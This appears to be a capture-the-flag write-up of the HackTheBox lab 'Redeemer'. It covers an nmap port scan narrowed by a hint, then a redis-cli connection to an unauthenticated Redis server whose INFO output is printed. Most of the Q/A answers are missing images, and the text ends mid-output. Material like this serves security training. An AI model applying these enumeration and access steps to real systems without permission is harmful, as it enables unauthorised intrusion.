

Redeemer




10.129.32.132

Q/A Section (Check NMAP enum)


1)




2)




3) Redis is an **open source (BSD licensed), in-memory data structure store** used as a database, cache, message broker, and streaming engine.




4) The Redis command line interface (**redis-cli**) is a terminal program used to send commands to and read replies from the Redis server.




5)




6)




7) (NMAP enum)




8)




9)



10)



11)




NMAP enumeration

Task number 1 is to find which TCP port is open on the machine, to speed up the enumeration process we have to follow the clue that HackTheBox gives us, 4 digits, ending in 9.
So the lowest possible number in this case is 1008 and the highest 9999, this way we can reduce the nmap timeout incredibly.

The commands are as follows.

-sV : service enumeration
-p1008-9999: Port range
-Pn : Skip pings



As we can see, it only took us a minute to come up with the result. Now we got the first two answers

redis-cli

```
┌──(root㉿kali)-[/home/scarly]
└─# redis-cli -h 10.129.32.132
10.129.32.132:6379> info
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
```

arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:753
run_id:828f060d36c7687a4ede640828323f3f50169063
tcp_port:6379
uptime_in_seconds:13117
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:7738780
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

Clients
connected_clients:1
client_recent_max_input_buffer:4
client_recent_max_output_buffer:0
blocked_clients:0

Memory
used_memory:859624
used_memory_human:839.48K
used_memory_rss:5988352
used_memory_rss_human:5.71M
used_memory_peak:859624
used_memory_peak_human:839.48K
used_memory_peak_perc:100.00%
used_memory_overhead:846142
used_memory_startup:796224
used_memory_dataset:13482
used_memory_dataset_perc:21.26%
allocator_allocated:1447392
allocator_active:1867776
allocator_resident:9109504
total_system_memory:2084024320
total_system_memory_human:1.94G
used_memory_lua:41984
used_memory_lua_human:41.00K
used_memory_scripts:0
used_memory_scripts_human:0B
number_of_cached_scripts:0
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:1.29
allocator_frag_bytes:420384
allocator_rss_ratio:4.88
allocator_rss_bytes:7241728

rss_overhead_ratio:0.66
rss_overhead_bytes:-3121152
mem_fragmentation_ratio:7.32
mem_fragmentation_bytes:5170736
mem_not_counted_for_evict:0
mem_replication_backlog:0
mem_clients_slaves:0
mem_clients_normal:49694
mem_aof_buffer:0
mem_allocator:jemalloc-5.2.1
active_defrag_running:0
lazyfree_pending_objects:0

Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1668670948
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:0
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:417792
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0

Stats
total_connections_received:7
total_commands_processed:8
